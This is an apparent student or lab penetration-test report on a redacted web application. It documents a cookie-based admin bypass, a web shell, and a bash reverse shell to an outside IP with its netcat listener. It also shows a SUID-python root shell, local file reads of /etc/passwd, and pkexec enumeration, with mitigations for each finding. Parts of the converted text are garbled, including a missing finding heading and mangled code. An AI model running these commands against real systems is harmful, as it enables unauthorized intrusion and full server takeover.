



ECOM SCHOOL

Urban Online Academy & Network




TABLE OF CONTENT

| | |
|-----------------------------------|-------|
| REPORT STRUCTURE | 3 |
| ABOUT THE EDITOR | 3 |
| EXECUTIVE SUMMARY | 4 |
| BACKGROUND | 4 |
| PROJECT DESCRIPTION | 4 |
| SCOPE & TARGETS | 4,5 |
| TEST LIMITATIONS | 5 |
| SUMMARY & ASSESSMENT | 5,6 |
| CONCLUSIONS | 6 |
| ATTACK TREE FOR COMPLEX SCENARIOS | 6 |
| SETTING GOALS AND OBJECTIVES | 7 |
| IDENTIFIED VULNERABILITIES | 7-15 |
| APPENDICES | 15 |
| METHODOLOGY | 15 |
| APPLICATIVE PENETRATION TESTS | 15-18 |
| INFRASTRUCTURE PENETRATION TEST | 18-19 |
| FINDINGS CLASSIFICATIONS | 20-22 |

REPORT STRUCTURE

This report contains three different sections:

1. **Executive Summary** - This section includes a brief description of the content of the work as well as a list of the main findings that constitute potential for damage and, as a result, require the organization to take corrective steps in our view.
2. **Details of the tests** - This section details all the tests performed by division into the various areas as well as a description of the information collected in the survey. This section also lists all the findings of the exam, the description of the risks as a result of the findings, and the recommendations for implementation based on the accumulated experience of ECOM.
3. **Appendices** - Brief of the methods used during the penetration test with additional explanation about our rating system fix effort.

ABOUT THE EDITOR

Roei Kotzero is a Cybersecurity Specialist and Penetration Tester with hands-on experience in ethical hacking, vulnerability assessment, and security testing. He has completed a one-year Cybersecurity Certificate Program and expanded his expertise through independent study, completing labs on TryHackMe, HackTheBox, and PortSwigger. Skilled in computer networking, scripting, malware analysis, and cloud security, Roei has practical experience with modern security tools such as Wireshark, Nmap, Burp Suite, Kali Linux, and Metasploit. His areas of focus include infrastructure and web application penetration testing, Active Directory security, and cloud environments (AWS, Azure, GCP). Roei combines a strong technical foundation with continuous hands-on practice, making him well-versed in both offensive and defensive cybersecurity strategies.



[Roei Kotzero](#)

EXECUTIVE SUMMARY

BACKGROUND

The "ECOM" Cyber Security Team was asked to perform an Hybrid (Applicative and Infastructure) penetration test for ██████████ on August 2025.

The test scenarios performed included attempts to infiltrate the customer's services, taking the advantage of the built-in weaknesses, taking into account the type of applications/operating systems and the type of components with which the customer works.

The test was performed to detect vulnerabilities that could put ██████████ at risk and to simulate a situation where an attack occurs while making maximum use of the resources available to the attacker.

This report includes a description of all the vulnerabilities found, a general explanation of them, Proof Of Concept and other findings for the customer to be able to harden his services and increase his level of security.

The penetration test was executed from an **Ubuntu Linux virtual machine provisioned in Amazon Web Services (AWS)**. This environment was dedicated to the engagement and provided a secure, isolated platform for performing testing activities. The assessment was conducted by the Penetration Testing team of **ECOM**.

This test was performed using a Black box Penetration Test methodology, and the test content was determined as part of the delineation, both in terms of the topics and components to be tested and the scope of resources that will be allocated to the test. Thus, the test may not detect all the infrastructural and applicative exposures of the client network.

The findings set forth in this document are correct as of the date of the test. Any applicative or infrastructural change made after the end of the test may affect the security level of the client.

It is worth noting that the official contact person on behalf of the company is Roei Kotzero and all the tests were matched with him.

PROJECT DESCRIPTION

SCOPE & TARGETS

In advance with the client, the test team was given the following goals:

| No. | Target Address | Extra Details |
|-----|-----------------------|--|
| 1 | https://████████.xyz/ | The engagement was performed as a Black Box Penetration Test , simulating the perspective of an external attacker with no prior knowledge of the application. |

This test contains a number of infrastructural / applicative test methodologies in order to examine the level of risk of the information that is output in the identified systems.

As part of this examination, the following were examined (**Delete the unnecessary**):

- A number of code injection techniques at both the client and server level that can significantly compromise the information stored in this system.
- OWASP TOP 10 includes a variety of vulnerabilities and advanced attack techniques.
- Check for system bugs that can lead to malicious actions at the user level.
- Several techniques for scanning and finding known weaknesses in customer systems.
- Attempt to bypass security products as well as security settings defined in customer systems.
- Performing attacks in order to take over the network while obtaining high permissions.

TEST LIMITATIONS

The following activities were explicitly out of scope for this engagement:

- **Denial of Service (DoS) attacks** — not performed in order to preserve system availability.
- **Kernel-level exploits** — not attempted, as the focus of this assessment was web application and Infrastructure vulnerabilities only.

SUMMARY & ASSESSMENT

During the test it was found that an attacker can perform remote code execution and privilege escalation using application-level flaws combined with misconfiguration defects along with other misconfiguration defects.

The penetration testing lasted 8 days, and resulted several vulnerabilities such as remote code execution and misconfigured SUID binaries. An attacker that is exploiting these bugs may gain full root access to the underlying infrastructure. This


may damage the organization's reputation and may put the organization and its clients at risk.

CONCLUSIONS

From our professional view, the security level that exists in the client's systems is now on Low.

The level was rated as mentioned before due to the existence of multiple vulnerabilities such as remote code execution (leading to full server compromise) and misconfigured SUID binaries (allowing privilege escalation to root).

Exploiting most of the vulnerabilities mentioned above requires a Low to Medium technical knowledge.



ATTACK TREE FOR COMPLEX SCENARIOS

The following diagram describes each complex attack scenarios that can be applied in the client's system.



SETTING GOALS AND OBJECTIVES

The following objectives were defined for intrusion testing operations as objectives of paramount importance.

- Finding a **number of vulnerabilities** that could endanger the target – (**ACHIEVED**)
- Combining vulnerabilities to perform a complex attack - (**ACHIEVED**)
- Exposing the target to the ability to **run code remotely** - (**ACHIEVED**)
- Obtaining the highest level of privileges in the target's environment – (**ACHIEVED**)
- Achieving privilege escalation – (**ACHIEVED**)

IDENTIFIED VULNERABILITIES


VULN-001 Authentication Bypass via Cookie Manipulation (CRITICAL)

Description:

The application used a client-controlled cookie user to manage authentication. By modifying its value from none to admin, an attacker could gain full administrative access without valid credentials.

Proof of Concept:

- Screenshot: shows changing user=none to user=admin gives a successful login as admin after changing the cookie.



- After initial request I changed user=none to user=admin which successfully redirected me to admin page

The first screenshot shows an HTTP request to `/login/ HTTP/1.1` with a user-agent of `Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101`. The response is an HTTP 302 Found status, indicating a redirect to `/admin/`. The second screenshot shows an HTTP request to `/admin/ HTTP/1.1` with the same user-agent. The response is an HTTP 200 OK status, showing the admin page content, which includes a login form and a navigation bar.

Impact:

- Complete bypass of authentication and authorization.
- Allowed attacker to access restricted admin functions.
- Served as the starting point for all subsequent exploitation, including remote code execution, LFI, and privilege escalation to root.

Risk Rating: Critical (highest priority)

Mitigation:

- Never rely on client-side cookies for authentication or role assignment.
- Implement secure server-side session management with signed tokens.
- Enforce role validation on every request.


```
Request
Pretty Raw Hex
1 GET /1/ Raw view admin/ HTTP/1.1
2 Host: [REDACTED]
3 Cookie: user=admin
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0)
5 Gecko/20100101 Firefox/142.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Origin: [REDACTED]
10 Referer: [REDACTED]
11 Upgrade-Insecure-Requests: 1
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-User: ?1
16 Priority: u=0, i
17 Te: trailers
18 Connection: keep-alive
19

Response
Pretty Raw Hex Render
59 var x = setInterval(function () {
60 // Get today's date and time
61 var now = new Date().getTime();
62
63 // Find the distance between now and the count down date
64 var distance = countDownDate - now;
65
66 // Time calculations for days, hours, minutes and seconds
67 var days = Math.floor(distance / ((1000 * 60 * 60 * 24)));
68 var hours = Math.floor((distance % (1000 * 60 * 60 * 24)) /
69 (1000 * 60 * 60));
70 var minutes = Math.floor((distance % (1000 * 60 * 60)) /
71 (1000 * 60));
72 var seconds = Math.floor((distance % (1000 * 60)) / 1000);
73
74 // Display the result in the element with id="demo"
75 document.getElementById('time-counter').innerHTML =
76 days + 'd ' + hours + 'h ' + minutes + 'm ' + seconds + 's '
77 ;
78
79 // If the count down is finished, write some text
80 if (distance < 0) {
81 clearInterval(x);
82 document.getElementById('time-counter').innerHTML =
83 'EXPIRED';
84 }
85 },
86 1000);
87 </script>
88 <script type="text/javascript" src="js/mdb.min.js">
89 </script>
90 <script type="text/javascript" src="js/script.js">
91 </script>
92 </body>
93 </html>
```

After obtaining admin access, the lab environment provided a built-in command execution interface. This was used to establish a reverse shell to the attacker's machine, which allowed further post-exploitation steps such as privilege escalation.

VULN-002 – Remote Code Execution via Web Shell (Critical)

Description

During testing, I was able to upload and interact with a web shell through the vulnerable component. This functionality allowed me to execute system commands on the target server. Once the web shell was established, I leveraged it to create a reverse shell, gaining full interactive access to the underlying operating system.

This vulnerability provided a direct path from web application compromise to infrastructure compromise.

Proof of Concept

- Got access to Web Shell through mpdf.php exposing the webshell file

```

1  <?php
2  if(!isset($_COOKIE["user"]) || $_COOKIE["user"] != "admin") {
3      die("Only admins are allowed!");
4  }
5  if (isset($_GET["user"])) {
6      $user = $_GET["user"];
7  } else {
8      $user = "";
9  }
10 require_once __DIR__ . '/vendor/autoload.php';
11 $mpdf = new Wpdf(["allowAnnotationFiles" => true]);
12 $mpdf->writeHTML("Hello $user");
13 $mpdf->writeHTML("Friendly tip, go to the documentation and seek for annotation, maybe you'll find something interesting..");
14 $mpdf->writeHTML("Another tip, use Firefox");
15 $mpdf->Output();
16
17 //Do not forget that in order to run code there is a file 2218b21bfd8ba3807605ee1ecd8b39a3b74c4b83.php
18 ?>
19

```

- I successfully executed system commands on the target using the web shell in file 2218b21bfd8ba3807605ee1ecd8b39a3b74c4b83.php

2218b21bfd8ba3807605ee1ecd8b39a3b74c4b83.php?cmd=ls

Execute

```

"
2218b21bfd8ba3807605ee1ecd8b39a3b74c4b83.php
Toast
composer.json
composer.lock
css
img
index.php
js
mpdf.php
src
vendor

```

- I established a reverse shell connection to my attack machine, confirming full command execution on the server. (I had a listener on my machine as shown below)

/bin/bash -c 'exec bash -i >& /dev/tcp/16.16.25.184/80 0>&1'

Execute

Impact

- Remote code execution on the target server.

```
ubuntu@ip-172-31-85-98:~$ ls
hello.txt
ubuntu@ip-172-31-85-98:~$ sudo nc -lvnp 80
Listening on 0.0.0.0 80
Connection received on ip-172-31-85-98 54078
bash: cannot set terminal process group (14463): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-172-31-85-98:/var/www/html/admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ip-172-31-85-98:/var/www/html/admin$ whoami
whoami
www-data
www-data@ip-172-31-85-98:/var/www/html/admin$ ls
ls
"
2218b21bfdba3807605ee1ecd8b39a3b74c4b83b42f5172-31-85-98-860.php
composer.json
composer.lock
css
img
index.php
js
mpdf.php
src
vendor
www-data@ip-172-31-85-98:/var/www/html/admin$
```

- Complete takeover of the application environment.
- Ability to pivot into privilege escalation, leading to root access and full system compromise.

```
File Actions Edit View Help
/snap/core20/2599/usr/lib/openssh/ssh-keysign
/snap/core24/716/usr/bin/chfn
/snap/core24/716/usr/bin/chsh
/snap/core24/716/usr/bin/gpasswd
/snap/core24/716/usr/bin/mount
/snap/core24/716/usr/bin/newgrp
/snap/core24/716/usr/bin/passwd
/snap/core24/716/usr/bin/su
/snap/core24/716/usr/bin/sudo
/snap/core24/716/usr/bin/umount
/snap/core24/716/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core24/716/usr/lib/openssh/ssh-keysign
/snap/core24/716/usr/lib/polkit-1/polkit-agent-helper-1
/snap/core24/1055/usr/bin/chfn
/snap/core24/1055/usr/bin/chsh
/snap/core24/1055/usr/bin/gpasswd
/snap/core24/1055/usr/bin/mount
/snap/core24/1055/usr/bin/newgrp
/snap/core24/1055/usr/bin/passwd
/snap/core24/1055/usr/bin/su
/snap/core24/1055/usr/bin/sudo
/snap/core24/1055/usr/bin/umount
/snap/core24/1055/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core24/1055/usr/lib/openssh/ssh-keysign
/snap/core24/1055/usr/lib/polkit-1/polkit-agent-helper-1
www-data@ip-172-31-85-98:/run/lock/apache2$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
< os; os.execl("/bin/sh", "sh", "-p")'
bash: syntax error near unexpected token '$'\342\200\234/bin/sh\342\200\235;'
www-data@ip-172-31-85-98:/run/lock/apache2$ python3 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
con3 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
```

Risk Rating: Critical

Mitigation

- Remove insecure functionality that allows direct command execution or file manipulation.
- Enforce strict validation of user input across all application components.

- Disable or restrict the ability to upload or reference files unless absolutely required.
- Apply the principle of least privilege so that the web server user cannot execute system-level commands.
- Conduct regular code reviews and penetration testing to identify and remediate similar issues early.

VULN-003 – Privilege Escalation via Misconfigured SUID Python Binary (Critical)

Description

The binary `/usr/bin/python3.10` was configured with the SUID bit. This allowed it to be executed as root, regardless of the invoking user. Using Python's `os` module, I was able to spawn a root shell directly and escalate privileges from the low-privileged `www-data` user to root.

Proof of Concept

- I executed the SUID-enabled Python binary.
 - I imported the `os` module and used it to launch a root shell.
 - This immediately granted me full root access to the system.
-

Impact

- Direct escalation from a low-privileged user to full root access.
- I gained unrestricted control of the server, including the ability to modify, delete, or exfiltrate sensitive data.
- This vulnerability represents a complete compromise of the target infrastructure.

Risk Rating: Critical

Mitigation

- Remove the SUID bit from Python binaries: `chmod u-s /usr/bin/python3.10`.

- Regularly audit the file system for unintended SUID binaries.
- Implement the principle of least privilege for system binaries.
- Monitor logs and alerts for unusual privilege escalation attempts.

```
File Actions Edit View Help
/snap/core20/2599/usr/lib/openssh/ssh-keysign
/snap/core24/716/usr/bin/chfn
/snap/core24/716/usr/bin/chsh
/snap/core24/716/usr/bin/gpasswd
/snap/core24/716/usr/bin/mount
/snap/core24/716/usr/bin/newgrp
/snap/core24/716/usr/bin/passwd
/snap/core24/716/usr/bin/su
/snap/core24/716/usr/bin/sudo
/snap/core24/716/usr/bin/umount
/snap/core24/716/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core24/716/usr/lib/openssh/ssh-keysign
/snap/core24/716/usr/lib/polkit-1/polkit-agent-helper-1
/snap/core24/1055/usr/bin/chfn
/snap/core24/1055/usr/bin/chsh
/snap/core24/1055/usr/bin/gpasswd
/snap/core24/1055/usr/bin/mount
/snap/core24/1055/usr/bin/newgrp
/snap/core24/1055/usr/bin/passwd
/snap/core24/1055/usr/bin/su
/snap/core24/1055/usr/bin/sudo
/snap/core24/1055/usr/bin/umount
/snap/core24/1055/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core24/1055/usr/lib/openssh/ssh-keysign
/snap/core24/1055/usr/lib/polkit-1/polkit-agent-helper-1
www-data@ip-172-31-85-98:/run/lock/apache2$ python3 -c 'import os; os.execcl("/bin/sh", "sh", "-p")'
< os; os.execcl("/bin/sh", "sh", "-p")'
bash: syntax error near unexpected token '$'\342\200\234/bin/sh\342\200\235,'
www-data@ip-172-31-85-98:/run/lock/apache2$ python3 -c 'import os; os.execcl("/bin/sh", "sh", "-p")'
con3 -c 'import os; os.execcl("/bin/sh", "sh", "-p")'
whoami
root
```

VULN-004 – Local File Inclusion → XML injection (High)


Description

Due to unsanitized XML input, I was able to inject crafted payloads into the mPDF annotation parser. This insecure parsing allowed me to traverse the filesystem and disclose sensitive files, including `/etc/passwd` and the application's own script `/var/www/html/admin/mpdf.php`.

The vulnerability is best classified as **XML Injection with an LFI impact**, since the root cause lies in unsafe XML handling but the exploitation resulted in **local file disclosure and inclusion**. This issue directly guided me to the file that enabled me to achieve a web shell, which ultimately led to remote code execution and full system compromise.

Proof of Concept

- I successfully retrieved the contents of sensitive files such as `/etc/passwd`.
- I was able to read the source of `mpdf.php`, which gave me the foothold for further exploitation.




Impact

- Disclosure of sensitive local files, including system files and application source code.
- Direct path to deeper exploitation by revealing mpdf.php.

```
mpdf.php X
C: > Users > roek > OneDrive > Desktop > [redacted] > mpdf.php
1  <?php
2      if(isset($_COOKIE["user"]) || $_COOKIE["user"] != "admin") {
3          die("Only admins are allowed!");
4      }
5      if (isset($_GET["user"])) {
6          $user = $_GET["user"];
7      } else {
8          $user = "";
9      }
10     require_once __DIR__ . '/vendor/autoload.php';
11     $mpdf = new \Mpdf\Mpdf(["allowAnnotations" => true]);
12     $mpdf->WriteHTML("Hello $user");
13     $mpdf->WriteHTML("Friendly tip, go to the documentation and seek for annotation, maybe you'll find something interesting..");
14     $mpdf->WriteHTML("Another tip, use Firefox");
15     $mpdf->Output();
16
17     //Do not forget that in order to run code there is a file 2218b21bfdba3887605ee1ecd8b39a3b74c-[redacted].php
18 >
19
```

- Provided the foothold necessary to escalate to a web shell and reverse shell.



The screenshot shows a web browser window with a URL bar containing a long alphanumeric string followed by ".php?cmd=ls". Below the URL bar is an "Execute" button. The main content area displays a directory listing for the file "2218b21bfdba3807605ee1ecd8b39a3b...php". The listing includes the following files and directories:

- Toast
- composer.json
- composer.lock
- css
- img
- index.php
- js
- mpdf.php
- src
- vendor

- Ultimately contributed to full root compromise of the system.

Risk Rating: High

Mitigation

- Sanitize and validate all XML input before parsing.
- Disable or restrict annotation parsing features in mPDF if not explicitly required.
- Use secure XML parsers with features like libxml_disable_entity_loader (PHP < 8) or equivalent safeguards in newer versions.
- Apply strict schema validation to only allow expected elements and attributes.
- Restrict the web application's file system permissions so that it cannot read arbitrary files.
- Remove or restrict access to unnecessary files like mpdf.php in production environments.

VULN-005 – Exposure of ACME Certificate Management Files (Medium)

Description

While testing, I discovered that the hidden directory `/home/.acme/` was world-readable by the low-privileged `www-data` user. This directory contained files related to ACME (Automatic Certificate Management Environment), a protocol used by services such as Let's Encrypt to automatically issue and renew TLS/SSL certificates for web servers.

I was able to list and read the files, but I could not confirm whether they contained private keys or only certificate challenge metadata. Regardless, exposing ACME files to unauthorized users increases the risk of sensitive information disclosure.

Proof of Concept

- I accessed `/home/.acme/` as the `www-data` user.
 - I was able to read the contents of this file without elevated privileges.
-

Impact

- If the exposed files include private certificate keys, an attacker could impersonate the organization's servers, decrypt traffic, or perform man-in-the-middle (MITM) attacks.
- If the files include only metadata or challenge tokens, the immediate impact is lower, but the exposure still provides unnecessary insight into the system's certificate infrastructure and could aid further attacks.

Risk Rating: Medium (with potential to escalate to High if private keys are confirmed).

Mitigation

- Restrict permissions on `/home/.acme/` so that only privileged accounts (e.g., `root` or the certificate management daemon) can access it.
- Audit the `.acme` directory to confirm whether private keys are stored. If they are, rotate and revoke the certificates immediately.

- ```
dwxwr-XR-x 2 root root 4096 Jan 27 2025 "
drwxr-x-- 6 ubuntu ubuntu 4096 Sep 3 06:25 ubuntu
www-data@ip-172-31-85-98:~$ ls -la
ls -la
..
.acme
ubuntu
www-data@ip-172-31-85-98:/home/$ cd .acme
cd .acme
www-data@ip-172-31-85-98:/home/.acme$ ls
ls
_LPC-o41WvzmGgUSv9Ljw08CwhilqidLK
ebtujll_dVpWGy_FQCb8rJmSl1-p02kKWqY
www-data@ip-172-31-85-98:/home/.acme$ ls -la
ls -la
..
_LPC-o41WvzmGgUSv9Ljw08CwhilqidLK
ebtujll_dVpWGy_FQCb8rJmSl1-p02kWV
www-data@ip-172-31-85-98:/home/.acme$ ls -l
ls -l
total 8
-rw-r--r-- 1 root root 87 Mar 18 2023 _LPC-o41WvzmGgUSv9Ljw08CwhilqidLK
ztoPg
-rw-r--r-- 1 root root 87 Mar 18 2023 ebtujll_dVpWGy_FQCb8rJmSl1-p02kWV
HORjs
www-data@ip-172-31-85-98:/home/.acme$ cat _LPC-o41WvzmGgUSv9Ljw08CwhilqidLK
6WCZtoPg
<me$ cat _LPC-o41WvzmGgUSv9Ljw08CwhilqidLK
_LPC-o41WvzmGgUSv9Ljw08CwhilqidLK6WCZtoPg.IC02wxLemnOxruAh0VV8Exjr
www-data@ip-172-31-85-98:/home/.acme$
```

In this environment, I was unable to exploit the issue because I did not have the ability to install gcc or run precompiled binaries on the target host. As such, exploitation was not possible within the constraints of this test. However, the presence of an outdated and vulnerable version of pkexec still represents a potential risk if system restrictions were relaxed or in a different configuration.

Risk Rating: Low (Critical if exploitable)



## Mitigation

- Update Polkit (pkexec) to the latest patched version.
- Remove pkexec if it is not required in the environment.
- Regularly monitor for privilege escalation advisories affecting system binaries.
- Enforce the principle of least privilege for all system accounts.

```
www-data@ip-172-31-85-98:/var/www/html/admin$ find / -type f -name pkexec -perm -4000 2>/dev/null
<find / -type f -name pkexec -perm -4000 2>/dev/null
/usr/bin/pkexec
www-data@ip-172-31-85-98:/var/www/html/admin$ ls -la /usr/bin/pkexec
ls -la /usr/bin/pkexec
-rwsr-xr-x 1 root root 30872 Feb 26 2022 /usr/bin/pkexec
www-data@ip-172-31-85-98:/var/www/html/admin$ pkexec --version
pkexec --version
pkexec version 0.105
www-data@ip-172-31-85-98:/var/www/html/admin$
```

## VULN-007 – Directory Listing Enabled (Low)

### Description


I found that the /assets directory had directory listing enabled. This allowed me to see subfolders like css, js and vendor. The files were static and not directly sensitive, but the exposure revealed part of the application's structure.

### Impact

- Minor information disclosure.
- Could help an attacker in reconnaissance.

## Mitigation

Disable directory listing and ensure only required files are public.



## APPENDICES

### METHODOLOGY

---

The work methodology of our penetration testing team includes some of the following potential inspected information according to the client's needs:

#### APPLICATIVE PENETRATION TESTS

**The test was conducted identify the following:**

- Vulnerable functions used in the code.
- Un-sanitized Input provided by the user.
- Well known vulnerabilities exists in the system.
- Insecure error handling.
- Cross-user manipulations.
- Unhandled manipulation that can be used by an attacker.
- Sensitive information leakage.

**Performed general inspection of the code if requested by the client. In addition to the usage of automated tools to identify vulnerabilities and potential issues in the target application.**

**Understanding the system logic** – Before performing the test, the testers watched and examined the system in order to understand its purpose and mode of operation. During this exam the examiners try to understand the following:

- **Client Requests:**
  - Examined hidden parameters.
  - Examine important parameters that are in outgoing requests
  - Notice all the request titles heading towards the server
  - Examine paths and form of loading of data on the site
- **Server Answers:**
  - Check when a cookie is created or when the content of the cookie changes.
  - Examine the number of errors that recur from the site.

- Examine when the server returns redirection in order to find *Open Redirect*.
- **Understanding the customer side of the system:**
  - The testers examined what could be done on the customer side of the system. Also, in what language is the system written and are there any comments in the client-side code.
  - The testers examined which JavaScript functions are called in the code.
  - Examined whether HTML code can be injected next to a client.
  - Examined whether Web Socket technology is used and what information passes through it.
- **Data collection and scanning:**
  - The testers examined whether there was information across the Internet about the system using various search engines.
  - Network diagrams or equipment and technologies used by the company.
  - Usernames or employee names for Brute-Force deployment.
  - Find additional servers and get information about those servers.
  - Scans were also performed by dedicated tools in order to find known vulnerabilities on the site.
- **Checking the user's identity management and authorization:**
  - The examiners examined the permission level in the system, what permission level they are at and whether it is possible to switch to another permission level.
  - In addition, we examined whether there are different APIs that allow manipulation of the authorization level in the system or do not check the authorization level at all.
- **Checking the user authentication process:**
  - The testers examined the mechanism of connection to the system, whether there is Anti-Automation protection such as CAPTCHA.
  - Attempts have also been made to locate and exploit JWT and SSO systems in order to detect security flaws in these protocols.
- **Authentication of the resulting input:**
  - The testers examined the user's call management in addition to verifying the inputs sent from the client alongside the server. Attempts were also

made and exploits of systems to upload documents to the system, file reading systems and even injecting malicious code into the system.

- **Error management in the system:**
  - During the test, errors that were repeated by a customer were identified and conclusions were drawn according to the same errors that helped the testers during this test.
- **Logical Bypasses:**
  - During the test, the testers questioned the system logic in order to check the transition between forms, switching between one user and another, making a registration in the system and more. In order to test whether non-programmed operations can be performed by default.
- **Testing of potential attack vectors, and providing a working POC for examination.**
- **The test result is a detailed report contains all the findings details about the vulnerabilities found:**
  - CVSS
  - RISK
  - DESCRIPTION.
  - POC
  - DETAILS
  - RECOMMENDED MITIGATIONS
- **Additionally, the following elements may be performed due to the client's request:**
  - Conducting a re-test to the system in order to verify the security again.
  - Providing the development team from "ECOM" to support the client during the mitigation process.
  - Providing the penetration testing team from "ECOM" explain in more depth about the report.

## INFRASTRUCTURE PENETRATION TEST

The test was performed in a format that would allow the company to identify the main risk points that exist in the systems and infrastructures of the company under test and treat them in a way that will allow it to reduce the chance of realizing exposure to harm and leak information into the company's and businesses.

The computer systems test was performed in five main stages:

- **First stage** – an overview of the existing computer system and mapping of all the components in the computer system and the information processing processes.
  - **Second stage** – planning the test stages as a result of the mapping.
  - **Third stage** – comprehensive technological tests and processes of the various components.
  - **Fourth stage** – sorting and analyzing the risk outline.
  - **Fifth stage** – risk assessment and corrective recommendations.
- 
- **For the purposes of documenting the existing situation:**
    - The security survey was conducted while studying the computer system in the demarcation of the test and how it operates on the basis of conducting questioning and examining various relevant factors and operational processes. In addition, various components and technological means related to the information systems and relevant to the various survey topics were examined.
  - **The questioning and documentation:**
    - was carried out in a way that enabled learning and understanding of all the existing and implemented administrative and operational processes in practice in everything related to the security of the information systems in the organization.
  - **The examination of the technological issues:**
    - was carried out in a way that enabled us to become familiar with the protection circuits in the system and their practical implementation, through the use of logical and physical security measures as well as the configuration of the hardening components of the technological system.
  - **Resilience tests (optional):**
    - simulate a potential intruder into the information systems, for the purpose of examining the quality of the application of the parameters and the logical security measures of the various technological components.

## FINDINGS CLASSIFICATIONS

---

The purpose of the presentation in the manner illustrated above is on several levels:

1. **The vulnerability name** - A main vulnerability of which an examination is performed.
2. **Description of the test** - Main description about the vulnerability.
